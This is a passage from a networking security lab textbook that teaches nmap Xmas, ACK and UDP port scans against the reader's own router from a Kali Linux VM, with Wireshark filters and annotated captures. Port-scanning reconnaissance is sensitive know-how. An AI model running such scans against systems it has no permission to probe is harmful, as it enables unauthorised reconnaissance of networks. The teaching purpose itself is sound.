
In the original terminal tab in Kali Linux (you can move from one to the next with the terminal buttons for each at the top), scan your router with the Xmas scan:

```
sudo nmap -sX 192.168.1.1
```

(Substitute the IP address of your default gateway, if different.)

To find your router’s IP address, open a command prompt on the Windows 10 VM and enter **ipconfig**. The default gateway IP address is the one to use here.

Depending on your router configuration, you might see that both ports 80 and 443 are showing up as open or filtered, as shown in the top part of Figure 16-15.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@k...
[jonathan@k...
[*eth0]
11:20 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo nmap -sX 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 23:15 EDT
Nmap scan report for 192.168.1.1
Host is up (0.013s latency).
Not shown: 998 closed ports
PORT    STATE         SERVICE
80/tcp  open|filtered http
443/tcp open|filtered https
MAC Address: 58:6D:8F:1E:1E:E4 (Cisco-Linksys)

Nmap done: 1 IP address (1 host up) scanned in 12.41 seconds
jonathan@kali-weissman:~$ sudo nmap -sA 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 23:15 EDT
Nmap scan report for 192.168.1.1
Host is up (0.087s latency).
All 1000 scanned ports on 192.168.1.1 are unfiltered
MAC Address: 58:6D:8F:1E:1E:E4 (Cisco-Linksys)

Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
jonathan@kali-weissman:~$
```

FIGURE 16-15 The Xmas scan says open or filtered, and the ACK scan says unfiltered. This means that the port is open.

i. Keep the Wireshark capture going, and change the Wireshark display filter to

```
ip.addr==192.168.1.1 && tcp.port==80
```

(Substitute the IP address of your default gateway, if different. Also, you can use the keyword **and** instead of **&&** in the filter.)

You can see that the scans to your router on port 80 didn’t return RSTs, which means either the port is open or the port is filtered. How can we tell which one it is?

j. That’s where the ACK scan comes into play. The ACK scan will identify a port as filtered or unfiltered. Let’s change to the **X** to an **A** for an ACK scan:

```
nmap -sA 192.168.1.1
```

(Substitute the IP address of your default gateway, if different.)

The output in Nmap should be the following:

```
All 1000 scanned ports on [IP address] are unfiltered.
```


Combine that with the logic from the Xmas scan, and we can conclude that the router has ports 80 and 443 open for business.

See Figure 16-15 for the output of both the Xmas and ACK scans.

In Wireshark, keep using a display filter of your router’s IP address and TCP-related traffic on port 80.

You’ll notice that the ACK scan received an RST response from your router. That means the ACK scan wasn’t filtered, and it got there. Then your router sent an RST. If there was a firewall filtering the scan, your router would not have sent the RST, since it wouldn’t have received the ACK.

Figure 16-16 shows the filtered results of the Xmas and ACK scans in Wireshark.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
[jonathan@kali...
[jonathan@kali...
*eth0
11:32 PM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.1.1 && tcp.port==80

No.	Time	Source	Destination	Protocol	Length	Info
21	11.192285901	192.168.1.114	192.168.1.1	TCP	54	57714 → 80 [FIN, PSH, URG] Seq=
638	12.297622488	192.168.1.114	192.168.1.1	TCP	54	57715 → 80 [FIN, PSH, URG] Seq=
2065	29.925303543	192.168.1.114	192.168.1.1	TCP	54	39782 → 80 [ACK] Seq=1 Ack=1 Wi
2085	29.929181404	192.168.1.1	192.168.1.114	TCP	60	80 → 39782 [RST] Seq=1 Win=0 Le

FIGURE 16-16 Wireshark showing that port 80 is open, as the ACK scan clarifies the Xmas scan

k. Now change the display filter in Wireshark to the following to see all of the ACKs and RSTs. Wireshark captured them in groups of each type (the ACKs and then the RSTs).

```
ip.addr==192.168.1.1 && tcp
```

(Again, be sure to substitute the IP address of your default gateway, if different.)

📷 **4a–4e**

Step 4 So far, all the scans have involved TCP. However, there are some major protocols that use UDP at Layer 4 instead of TCP. Most notably, Domain Name System (DNS), except for zone transfers and responses than exceed 512 bytes, and Dynamic Host Configuration Protocol (DHCP). The UDP scan probes for such services. The UDP header is greatly simplified from the TCP header. There are no flags at all and not nearly as many fields and values.

The upper layer data, like DNS and DHCP, is encapsulated in the data portion, which immediately follows the UDP header. The lack of an established communication process like that of TCP makes UDP scanning much more simplified.

If a UDP scan gets an ICMP Port Unreachable message as a reply, the port is closed, no questions asked. If no response is heard from the UDP scan, that port as either open or filtered. Remember, firewalls that block traffic destined for that machine and port don’t allow our scan to reach the machine, so it can’t respond.

However, open ports can just accept the traffic without sending a response as well, which is why we need to say the port is either open or filtered. There are certain UDP services, though, that might respond with UDP data, and if that happens, we can remove the Boolean OR and say conclusively that the port is most definitely open.

Lots of malware and spyware open UDP ports. From a pentesting perspective, we can collect valuable information that can identify the presence of these unwanted programs on machines.

Now, you’ll execute UDP scans.


a. On the Kali Linux VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Use a display filter of **udp.port==99** and press ENTER.

b. First, send a UDP scan to port 99 of the router:

```
nmap -sU -p 99 192.168.1.1
```

(Substitute the IP address of your default gateway, if different.)


Nmap reports that port as closed, as shown in Figure 16-17.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@ka...
[jonathan@k...
[*eth0]
11:37 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo nmap -sU -p 99 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 23:37 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0032s latency).

PORT   STATE  SERVICE
99/udp closed metagram
MAC Address: 58:6D:8F:1E:1E:E4 (Cisco-Linksys)

Nmap done: 1 IP address (1 host up) scanned in 11.07 seconds
jonathan@kali-weissman:~$
```

FIGURE 16-17 UDP scan showing that port 99 is closed

A look at Wireshark reveals that the destination machine sent an ICMP Destination Unreachable Port Unreachable error message back to the Kali Linux VM, as shown in Figure 16-18.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-w...
[jonathan@kali-w...
*eth0
11:38 PM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
udp.port==99
```

```
No.   Time    Source          Destination     Protocol  Length  Info
   38 49.…    192.168.1.114   192.168.1.1     UDP           42  40306 → 99 Len=0
   39 49.…    192.168.1.1     192.168.1.114   ICMP          70  Destination unreachable (Port unreachable)
```

```
› Frame 39: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
› Ethernet II, Src: Cisco-Li_1e:1e:e4 (58:6d:8f:1e:1e:e4), Dst: VMware_d0:b4:98 (00:0c:29:d0:b4:98)
› Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.114
⌄ Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0x80da [correct]
    [Checksum Status: Good]
    Unused: 00000000
  › Internet Protocol Version 4, Src: 192.168.1.114, Dst: 192.168.1.1
  › User Datagram Protocol, Src Port: 40306, Dst Port: 99
```

```
0000  00 0c 29 d0 b4 98 58 6d  8f 1e 1e e4 08 00 45 c0   ··)···Xm ······E·
0010  00 38 b4 69 00 00 40 01  41 d8 c0 a8 01 01 c0 a8   ·8·i··@· A·······
0020  01 72 03 03 80 da 00 00  00 00 45 00 00 1c dd dd   ·r······ ··E·····
0030  00 00 3a 11 1f 30 c0 a8  01 72 c0 a8 01 01 9d 72   ··:··0·· ·r·····r
0040  00 63 00 08 de 44                                  ·c···D
```

FIGURE 16-18 ICMP Destination Unreachable Port Unreachable error message

c. Start a new capture and filter by the IP address of the Kali Linux VM:

```
ip.addr==192.168.1.114 && udp.port==53
```

(Substitute the IP address of the Kali Linux VM.)

This will eliminate any DNS traffic to or from the Windows host machine in the display, focusing on DNS traffic to and from the Kali Linux VM.


d. In Kali Linux, probe for a service that uses UDP listening on port 53 of that box that everyone simply calls router:

```
sudo nmap -sU -p 53 192.168.1.1
```

(Substitute the IP address of your default gateway, if different.)

Of course, we're talking about DNS.

